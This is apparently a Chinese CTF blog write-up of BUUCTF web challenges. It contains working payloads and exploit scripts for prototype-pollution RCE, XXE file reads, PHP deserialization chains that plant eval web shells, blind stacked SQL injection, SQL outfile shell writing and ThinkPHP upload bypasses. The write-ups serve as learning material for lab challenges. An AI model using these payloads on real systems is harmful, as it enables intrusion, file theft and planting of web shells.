那就看/login，看看怎么样才能成为ADMIN

```
router.post('/login', function (req, res) {
  if(req.body.Submit=="register"){
   if(safeKeyword(req.body.userid)){
    res.end("<script>alert('forbid word');history.go(-1);</script>")
   }
    req.session.user={
      'user':req.body.userid.toUpperCase(),
      'passwd': req.body.pwd,
      'isLogin':false
    }
    res.redirect('/');
  }
  else if(req.body.Submit=="login"){
    if(!req.session.user){res.end("<script>alert('register first');history.go(-1);</script>")}
    if(req.session.user.user==req.body.userid&&req.body.pwd==req.session.user.passwd){
      req.session.user.isLogin=true;
    }
    else{
      res.end("<script>alert('error passwd');history.go(-1);</script>")
    }

  }
  res.redirect('/'); ;
});
```


CSDN @xiaolong22333

首先注意到`toUpperCase()`，这个函数功能是将小写字母转为大写，而这个函数和另一个大写转小写`toLowerCase()`函数，他们的转换是会出现问题的，具体看p牛的文章Fuzz中的javascript大小写特性
因此现在我们需要一个大写为ADMIN，而小写不为admin的字符串，就是这个`admin`，`ı`这个字符的大写为`I`，因此可以绕过
以admin登陆后提示flag在/flag，接下来就是原型链污染
依旧是p牛的文章
深入理解 JavaScript Prototype 污染攻击

题目最终是会渲染`outputFunctionName`，但是`outputFunctionName`并没有定义，因此可以污染`outputFunctionName`来rce

/action抓包后将`Content-Type`设为`application/json` 添加payload

```
{"lua":"xiaolong","__proto__":{"outputFunctionName":"a=1;return global.process.mainModule.constructor._load('chi
ld_process').execSync('cat /flag')//"},"Submit":""}
```



大致原理是搞懂了，但这个payload还看不明白，可能还需要多做几题

[ISITDTU 2019]EasyPHP

```
<?php
highlight_file(__FILE__);

$_ = @$_GET['_'];
if ( preg_match('/[\x00- 0-9\'"`$&.,|[{_defgops\x7F]+/i', $_) )
    die('rosé will not do it');

if ( strlen(count_chars(strtolower($_), 0x3)) > 0xd )
    die('you are so close, omg');

eval($_);
?>
```

取反可以构造phpinfo()

```
?_=(~%8F%97%8F%96%91%99%90)();
```

然后就是异或，需要`readfile(end(scandir(.)));`
最后构造出来长这样

```
?_=((%8d%8d%8d%8d%8d%8d%9e%8d)^(%9a%8d%8d%8d%8d%8d%9b%8d)^(%9a%9a%9e%9b%99%96%96%9a)^(%ff%ff%ff%ff%ff%ff%ff%ff))(((%8d%9e%8d)^(%8d%99%8d)^(%9a%96%9b)^(%ff%ff%ff))(((%8d%9e%8d%9e%8d%8d%8d)^(%9a%9b%8d%99%8d%8d%9a)^(%9b%99%9e%96%9b%96%9a)^(%ff%ff%ff%ff%ff%ff%ff))(%d1^%ff)));
```

题目难点就是不能超过13种字符，具体构造过程我看不太懂，反正觉得挺没意思的。

[HarekazeCTF2019]Avatar Uploader 1

题目给了源码

```php
<?php
error_reporting(0);

require_once('config.php');
require_once('lib/util.php');
require_once('lib/session.php');

$session = new SecureClientSession(CLIENT_SESSION_ID, SECRET_KEY);

// check whether file is uploaded
if (!file_exists($_FILES['file']['tmp_name']) || !is_uploaded_file($_FILES['file']['tmp_name'])) {
  error('No file was uploaded.');
}

// check file size
if ($_FILES['file']['size'] > 256000) {
  error('Uploaded file is too large.');
}

// check file type
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$type = finfo_file($finfo, $_FILES['file']['tmp_name']);
finfo_close($finfo);
if (!in_array($type, ['image/png'])) {
  error('Uploaded file is not PNG format.');
}

// check file width/height
$size = getimagesize($_FILES['file']['tmp_name']);
if ($size[0] > 256 || $size[1] > 256) {
  error('Uploaded image is too large.');
}
if ($size[2] !== IMAGETYPE_PNG) {
  // I hope this never happens...
  error('What happened...? OK, the flag for part 1 is: <code>' . getenv('FLAG1') . '</code>');
}

// ok
$filename = bin2hex(random_bytes(4)) . '.png';
move_uploaded_file($_FILES['file']['tmp_name'], UPLOAD_DIR . '/' . $filename);

$session->set('avatar', $filename);
flash('info', 'Your avatar has been successfully updated!');
redirect('/');
```

考察`finfo_file`和`getimagesize`
题目会用`finfo_file`来检测上传的是否为png图片，`getimagesize`则用来获取图片的宽高等信息，如果`getimagesize`获取到的不为png就给flag
但`finfo_file`是通过文件第一行(16进制下)来获取文件类型的，因此可以将png图片的第一行保留，其他全删掉，这样`finfo_file`获取到的是png，而`getimagesize`获取不到图片的相关信息
然后上传就有flag

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  对应文本
00000000   89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  ‰PNG........IHDR
```


[CSAWQual 2019]Web_Unagi

看到上传xml文件，就知道肯定是考xxe了

```
<?xml version='1.0'?>
<!DOCTYPE users [
<!ENTITY xiaolong SYSTEM "file:///flag" >]>
<users>
    <user>
        <username>bob</username>
        <password>passwd2</password>
        <name> Bob</name>
        <email>bob@fakesite.com</email>
        <group>CSAW2019</group>
        <intro>&xiaolong;</intro>
    </user>
</users>
```

直接上传不行，需要编码绕过一下，转成utf-16

```
iconv -f utf-8 -t utf-16 1.xml > 2.xml
```



平时xxe接触的少，虽然我知道xxe，但是不熟悉xml，这题我不知道为什么要`<intro></intro>`标签，我定义其他如`<flag></flag>`就不行，搞不懂

[BSidesCF 2019]SVGMagic

能将svg转为png，查一下svg是什么格式
查了后发现svg是xml图片，那考点肯定是xxe了
不过payload我还是不会构造，搞了半天还是要看wp

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg[
<!ENTITY xiaolong SYSTEM "file:///etc/passwd" >
]>
<svg  height="100" width="1000">
  <text x="10" y="20">&xiaolong;</text>
</svg>
```

发现可以读到`/etc/passwd`，但flag不在根目录，在当前目录，要用`/proc/self/cwd/`
又学到个新知识:`/proc/self/cwd/`表示当前目录

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg[
<!ENTITY xiaolong SYSTEM "file:///proc/self/cwd/flag.txt" >
]>
<svg  height="100" width="1000">
  <text x="10" y="20">&xiaolong;</text>
</svg>
```

这样就能读取flag了

[EIS 2019]EzPOP

```php
<?php
error_reporting(0);

class A {

    protected $store;

    protected $key;

    protected $expire;

    public function __construct($store, $key = 'flysystem', $expire = null) {
        $this->key = $key;
        $this->store = $store;
        $this->expire = $expire;
    }

    public function cleanContents(array $contents) {
        $cachedProperties = array_flip([
            'path', 'dirname', 'basename', 'extension', 'filename',
            'size', 'mimetype', 'visibility', 'timestamp', 'type',
        ]);

        foreach ($contents as $path => $object) {
            if (is_array($object)) {
                $contents[$path] = array_intersect_key($object, $cachedProperties);
            }
        }

        return $contents;
    }

    public function getForStorage() {
        $cleaned = $this->cleanContents($this->cache);

        return json_encode([$cleaned, $this->complete]);
    }

    public function save() {
        $contents = $this->getForStorage();

        $this->store->set($this->key, $contents, $this->expire);
    }

    public function __destruct() {
        if (!$this->autosave) {
            $this->save();
        }
    }
}

class B {

    protected function getExpireTime($expire): int {
        return (int) $expire;
    }
```

```
    public function getCacheKey(string $name): string {
        return $this->options['prefix'] . $name;
    }

    protected function serialize($data): string {
        if (is_numeric($data)) {
            return (string) $data;
        }

        $serialize = $this->options['serialize'];

        return $serialize($data);
    }

    public function set($name, $value, $expire = null): bool{
        $this->writeTimes++;

        if (is_null($expire)) {
            $expire = $this->options['expire'];
        }

        $expire = $this->getExpireTime($expire);
        $filename = $this->getCacheKey($name);

        $dir = dirname($filename);

        if (!is_dir($dir)) {
            try {
                mkdir($dir, 0755, true);
            } catch (\Exception $e) {
                // 创建失败
            }
        }

        $data = $this->serialize($value);

        if ($this->options['data_compress'] && function_exists('gzcompress')) {
            //数据压缩
            $data = gzcompress($data, 3);
        }

        $data = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
        $result = file_put_contents($filename, $data);

        if ($result) {
            return true;
        }

        return false;
    }

}

if (isset($_GET['src']))
{
    highlight_file(__FILE__);
}

$dir = "uploads/";
```

```
if (!is_dir($dir))
{
    mkdir($dir);
}
unserialize($_GET["data"]);
```

我习惯先找到利用点，再看看代码大致功能，然后倒推
最终肯定是利用`file_put_contents`写马

```
$data = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
$result = file_put_contents($filename, $data);
```

`$filename`来自A类中的`$key`，可控
`$data`来自A类中的`$this->complete`，也是可控的
接着看看具体怎么构造
如果直接写马的话，会拼接上前面的`exit()`，导致无法执行我们的代码，这个时候又要提到p神的文章了谈一谈php://filter的妙用

简单来说，我们利用`php://filter/write=convert.base64-decode`，传入base64编码后的代码，然后解码，这样前面的代码就会被解码为乱码，而后面则是我们解密后的代码
因为前面符合base64的字符只有`php//exit`，因此手动加上3个字符，让其正常解码，不影响后面的代码。
所以`$data`的数据如下

```
aaaPD9waHAgQGV2YWwoJF9QT1NUWydjbWQnXSk7Pz4=
//<?php @eval($_POST['cmd']);?>base64加密后为PD9waHAgQGV2YWwoJF9QT1NUWydjbWQnXSk7Pz4=
```

在获取data时会经过`serialize函数`，此`serialize`非彼`serialize`


```
$serialize = $this->options['serialize'];
return $serialize($data);
```

`$this->options['serialize']`是可控的，所以我们可以将`$data`再base64一次，然后执行`base64_decode($data)`这样的函数，或者其他对`$data`的值没什么影响的函数
exp如下

```php
<?php
class A{
    protected $store;

    protected $key;

    protected $expire;

    public  function __construct(){
        $this->complete = base64_encode('aaaPD9waHAgQGV2YWwoJF9QT1NUWydjbWQnXSk7Pz4=');
        $this->cache = array();
        $this->store = new B();
        $this->key = 'shell.php';
        $this->expire = 0;
        $this->autosave = false;
    }

}

class B{
    public $options = array();

    public  function __construct(){
        $this->options['prefix'] = 'php://filter/write=convert.base64-decode/resource=';
        $this->options['serialize'] = 'base64_decode';
        $this->options['data_compress'] = false;
    }
}

$a = new A();
echo urlencode(serialize($a));
```

[SWPU2019]Web4

考察[PDO下的sql注入][4]
用16进制和预处理进行堆叠注入



hex('select sleep(5)') = 0x73656C65637420736C656570283529

接着写脚本进行时间盲注

```
import requests
import time
import json

def main():
    url = 'http://268ec2bf-319d-4c21-b7b9-3983db26800d.node4.buuoj.cn:81/index.php?r=Login/Index'
    payloads = "admin';set @a=0x{0};prepare b from @a;execute b-- "
    flag = ''
    for i in range(1,50):
        payload = "select if(ascii(substr((select flag from flag),{0},1))={1},sleep(3),1)"
        for j in range(0,128):
            datas = {
                'username':payloads.format(str_to_hex(payload.format(i,j))),
                'password':'admin888'
            }
            data = json.dumps(datas)
            times = time.time()
            res = requests.post(url = url, data = data)
            if time.time() - times >= 3:
                flag = flag + chr(j)
                print(flag)
                break

def str_to_hex(str):
    return ''.join([hex(ord(c)).replace('0x', '') for c in str])

if __name__ == '__main__':
    main()
    # payload = "select if(ascii(substr((select flag from flag),1,1))=102,sleep(3),1)"
    # print(str_to_hex(payload))
```

不过因为buu的原因，刚跑几秒就429了，最终结果是`glzjin_wants_a_girl_friend.zip`
下载下来审计
经典mvc
fun.php

```
// 路由控制跳转至控制器
if(!empty($_REQUEST['r']))
{
 $r = explode('/', $_REQUEST['r']);
 list($controller,$action) = $r;
 $controller = "{$controller}Controller";
 $action = "action{$action}";
```

假设GET的输入为?r=Login/Index，这段代码就去请求LoginController中的actionIndex方法

最终利用点在BaseController.php

```
public function loadView($viewName ='', $viewData = [])
{
 $this->viewPath = BASE_PATH . "/View/{$viewName}.php";
 if(file_exists($this->viewPath))
 {
  extract($viewData);
  include $this->viewPath;
 }
}
```

显然是变量覆盖进行文件包含
在UserController.php中的actionIndex可控

```
   public function actionIndex()
   {
       $listData = $_REQUEST;
       $this->loadView('userIndex',$listData);
   }
```

查看userIndex视图

```
        <div class="col-sm-4">
            <h2>关于我</h2>
            <h5>我的照片:</h5>
            <div class="fakeimg"><?php
                if(!isset($img_file)) {
                    $img_file = '/../favicon.ico';
                }
                $img_dir = dirname( path: __FILE__) . $img_file;
                $img_base64 = imgToBase64($img_dir);
                echo '<img src="' . $img_base64 . '">';       //图片形式展示
                ?></div>
        </div>
```

CSDN @xiaolong22333

`img_file`可控，改成/…/flag.php即可
payload如下

```
?r=User/index&img_file=/../flag.php
```

查看源码base64解密即可

[网鼎杯 2020 半决赛]AliceWebsite

给了源码

```
<?php
$action = (isset($_GET['action']) ? $_GET['action'] : 'home.php');
if (file_exists($action)) {
    include $action;
} else {
    echo "File not found!";
}
?>
```

payload

```
?action=/../../../../../flag
```

[SUCTF 2018]MultiSQL

登陆后查看用户信息
跟 [SWPU2019]Web4有一丢丢像，也是16进制加堆叠注入加预处理

```
def str_to_hex(str):
    return ''.join([hex(ord(c)).replace('0x', '') for c in str])

str = "select '<?php eval($_POST[1]);?>' into outfile '/var/www/html/favicon/shell.php';"
print(str_to_hex(str))
```

这里根目录没有权限写，只能写在favicon目录

```
?id=1;set/**/@a=0x73656c65637420273c3f706870206576616c28245f504f53545b315d293b3f3e2720696e746f206f757466696c6520
272f7661722f7777772f68746d6c2f66617669636f6e2f7368656c6c2e706870273b;prepare/**/b/**/from/**/@a;execute/**/b%23
```

蚁剑连接拿flag

[GXYCTF2019]BabysqliV3.0

爆破得到admin密码为password
登陆后可以伪协议读文件

```
?file=php://filter/read=convert.base64-encode/resource=home
```

home.php

```php
<?php
session_start();
echo "<meta http-equiv=\"Content-Type\" content=\"text/html; charset=utf-8\" /> <title>Home</title>";
error_reporting(0);
if(isset($_SESSION['user'])){
 if(isset($_GET['file'])){
  if(preg_match("/.?f.?l.?a.?g.?/i", $_GET['file'])){
   die("hacker!");
  }
  else{
   if(preg_match("/home$/i", $_GET['file']) or preg_match("/upload$/i", $_GET['file'])){
    $file = $_GET['file'].".php";
   }
   else{
    $file = $_GET['file'].".fxxkyou!";
   }
   echo "当前引用的是 ".$file;
   require $file;
  }

 }
 else{
  die("no permission!");
 }
}
?>
```

upload.php

```php
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<form action="" method="post" enctype="multipart/form-data">
 上传文件
 <input type="file" name="file" />
 <input type="submit" name="submit" value="上传" />
</form>

<?php
error_reporting(0);
class Uploader{
 public $Filename;
 public $cmd;
 public $token;


 function __construct(){
  $sandbox = getcwd()."/uploads/".md5($_SESSION['user'])."/";
  $ext = ".txt";
  @mkdir($sandbox, 0777, true);
  if(isset($_GET['name']) and !preg_match("/data:\/\/ | filter:\/\/ | php:\/\/ | \./i", $_GET['name'])){
   $this->Filename = $_GET['name'];
  }
  else{
   $this->Filename = $sandbox.$_SESSION['user'].$ext;
  }

  $this->cmd = "echo '<br><br>Master, I want to study rizhan!<br><br>';";
  $this->token = $_SESSION['user'];
 }
```

```
function upload($file){
 global $sandbox;
 global $ext;

 if(preg_match("[^a-z0-9]", $this->Filename)){
  $this->cmd = "die('illegal filename!');";
 }
 else{
  if($file['size'] > 1024){
   $this->cmd = "die('you are too big (’▽`〃)');";
  }
  else{
   $this->cmd = "move_uploaded_file('".$file['tmp_name']."', '" . $this->Filename . "');";
  }
 }
}

function __toString(){
 global $sandbox;
 global $ext;
 // return $sandbox.$this->Filename.$ext;
 return $this->Filename;
}

function __destruct(){
 if($this->token != $_SESSION['user']){
  $this->cmd = "die('check token falied!');";
 }
 eval($this->cmd);
}
}

if(isset($_FILES['file'])) {
 $uploader = new Uploader();
 $uploader->upload($_FILES["file"]);
 if(@file_get_contents($uploader)){
  echo "下面是你上传的文件：<br>".$uploader."<br>";
  echo file_get_contents($uploader);
 }
}

?>
```

显然是要利用`__destruct`中的`eval`，但没有反序列化函数却要反序列化，应该是要考察phar反序列化

Filename可控，token随便传个文件就知道了，因此可以任意命令执行
制作phar文件

```php
<?php
class Uploader{
 public $Filename;
 public $cmd;
 public $token;
}
$p = new Uploader();
$p->cmd = "highlight_file('/var/www/html/flag.php');";
$p->Filename = 'test';
$p->token = 'GXYbacee14c956a2f5d5aa9722a57bd23f8';

$phar = new Phar("test.phar");
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER();?>");
$phar->setMetadata($p);
$phar->addFromString("test.txt", "test123");
$phar->stopBuffering();
?>
```

上传phar文件得到

```
/var/www/html/uploads/49794142c2887111b2e1dfaa8f173102/GXYbacee14c956a2f5d5aa9722a57bd23f8.txt
```

接着随便上传一个文件，name参数
为`phar:///var/www/html/uploads/49794142c2887111b2e1dfaa8f173102/GXYbacee14c956a2f5d5aa9722a57bd23f8.txt`

CSDN @xiaolong22333

非预期解
因为文件名可控，所以可以直接传一句话，或者直接将name改为flag.php，可以直接读取

[Black Watch 入群题]Web

在热点出抓包，发现可以布尔盲注

```
?id=0^(if(ascii(substr(database(),1,1))=110,1,0))
```

因为buu现在会429的原因，不写脚本跑了，看网上wp，跑出密码登陆就有flag

[SUCTF 2018]annonymous

```php
<?php
$MY = create_function("","die(`cat flag.php`);");
$hash = bin2hex(openssl_random_pseudo_bytes(32));
eval("function SUCTF_$hash(){"
    ."global \$MY;"
    ."\$MY();"
    ."}");
if(isset($_GET['func_name'])){
    $_GET["func_name"]();
    die();
}
show_source(__FILE__);
```

`create_function`创建匿名函数，说是匿名，其实是有名字的，函数名为：`%00lambda_%d`，`%d`为持续递增的整数，所以可以爆破来访问该匿名函数

```
import requests

for i in range(1,1000):
    r=requests.get(url='http://7d7feb90-e0f0-4a94-951b-bcbe03cc49de.node3.buuoj.cn/?func_name=%00lambda_{}'.form
at(i))
    print(r.status_code)
    if 'flag' in r.text:
        print(r.text)
        break
```

或者也可以通过大量的请求来迫使Pre-fork模式启动
Apache启动新的线程，这样这里的%d会刷新为1，就可以预测了

> Apache-prefork模型(默认模型)在接受请求后会如何处理,首先Apache会默认生成5个child server去等待用户连接, 默认最高可生成256个child server, 这时候如果用户大量请求, Apache就会在处理完MaxRequestsPerChild个tcp连接后kill掉这个进程,开启一个新进程处理请求(这里猜测出题人应该修改了默认的0,因为0为永不kill掉子进程 这样就无法kill掉旧进程fork新进程了) 在这个新进程里面匿名函数就会是从1开始的了

```
import requests
while True:
    r=requests.get('http://da0e87c2-f146-4530-8bec-a59fd655f635.node4.buuoj.cn:81//?func_name=%00lambda_1')
    if 'flag' in r.text:
        print(r.text)
        break
    print('Testing.......')
```

October 2019 Twice SQL Injection

二次注入
一开始以为在info处，写入sql后在简介出处取出造成二次注入，但其实是在注册处用户名这里注入

```
xiaolong' union select flag from flag#
```

登陆后在简介处即可看到flag
猜测后端应该是`select content from user where username=xxx`，因为没有对取出的username进行过滤，造成了二次注入

[RoarCTF 2019]Simple Upload

```php
<?php
namespace Home\Controller;

use Think\Controller;

class IndexController extends Controller
{
    public function index()
    {
        show_source(__FILE__);
    }
    public function upload()
    {
        $uploadFile = $_FILES['file'] ;

        if (strstr(strtolower($uploadFile['name']), ".php") ) {
            return false;
        }

        $upload = new \Think\Upload();// 实例化上传类
        $upload->maxSize  = 4096 ;// 设置附件上传大小
        $upload->allowExts  = array('jpg', 'gif', 'png', 'jpeg');// 设置附件上传类型
        $upload->rootPath = './Public/Uploads/';// 设置附件上传目录
        $upload->savePath = '';// 设置附件上传子目录
        $info = $upload->upload() ;
        if(!$info) {// 上传错误提示错误信息
          $this->error($upload->getError());
          return;
        }else{// 上传成功 获取上传文件信息
          $url = __ROOT__.substr($upload->rootPath,1).$info['file']['savepath'].$info['file']['savename'] ;
          echo json_encode(array("url"=>$url,"success"=>1));
        }
    }
}
```

考察tp的文件上传类，不熟悉基本没法做
首先入口在`/index.php/home/index/upload`，不知道怎么来的
在tp中upload() 函数不传参时为多文件上传，整个 $_FILES 数组的文件都会上传保存
而题目中只限制了 $_FILES[file] 的上传后缀，也只给出 $_FILES[file] 上传后的路径，因此上传多文件就可以绕过 php 后缀限制。
但是上传的php文件无法回显文件名，因此需要爆破文件名
而tp的是根据uniqid来生成文件名，uniqid函数基于以微秒计的当前时间，生成一个唯一的 ID

```php
<?php
echo uniqid()."\n";
echo uniqid()."\n";
echo uniqid()."\n";
```

问题 2 输出 调试控制台 终端

```
PS D:\phpstudy_pro\WWW> php "d:\phpstudy_pro\WWW\test1.php"
6204fb37727a9
6204fb377283c
6204fb37728b5
PS D:\phpstudy_pro\WWW>
```

CSDN @xiaolong22333

可以看如果接近的话，只有后三位不同

因此只要同时上传txt文件跟php文件，txt上传后的文件名跟php的文件名非常接近。我们只需要构造Burp包，遍历爆破php文件名后三位（测试发现是五位），就能猜出php的文件名

```
import requests
import time

url = 'http://8b4f371b-cc6e-479c-8496-fb3034501b02.node4.buuoj.cn:81/index.php/home/index/upload'
file1 = {'file':open('D:\\1.txt','r')}
file2 = {'file[]':open('D:\\shell.php','r')}
r=requests.post(url,files=file1)
print(r.text)
r=requests.post(url,files=file2)
print(r.text)
print(r.text)
r=requests.post(url,files=file1)
print(r.text)

dir='abcdefghijklmnopqrstuvwxyz0123456789'
for i in dir:
    for j in dir:
        for x in dir:
            for y in dir:
                for z in dir:
                    url='http://42ce58e8-bbfa-427d-b9c2-c732b517a827.node3.buuoj.cn/Public/Uploads/2020-12-04/62
04ffe9{}{}{}{}{}.php'.format(i,j,x,y,z)
                    r = requests.get(url)
                    # print(url)
                    if r.status_code == 429:
                        time.sleep(0.5)
                        print(429)
                    if r.status_code == 200:
                        print(url)
                        break
```

还有一种方法
在tp中对上传文件名的处理

```
        }
        // 对上传文件数组信息处理
        $files = $this->dealFiles($files);
        foreach ($files as $key => $file) {
            $file['name'] = strip_tags($file['name']);
            if (!isset($file['key'])) {
                $file['key'] = $key;
            }
```

CSDN @xiaolong22333

有个`strip_tags`函数，（strip_tags() 函数剥去字符串中的 HTML、XML 以及 PHP 的标签）
因此传文件名为`shell.<>php`即可绕过

```
import requests

url = 'http://8b4f371b-cc6e-479c-8496-fb3034501b02.node4.buuoj.cn:81/index.php/home/index/upload'
files={'file':('shell.<>php',"<?php eval($_GET['cmd'])?>")}
r=requests.post(url=url,files=files)
print(r.text)
```

[DDCTF 2019]homebrew event loop

```
from flask import Flask, session, request, Response
import urllib

app = Flask(__name__)
app.secret_key = '**********'  # censored
url_prefix = '/d5afe1f66147e857'


def FLAG():
    return '**********'  # censored


def trigger_event(event):
    session['log'].append(event)
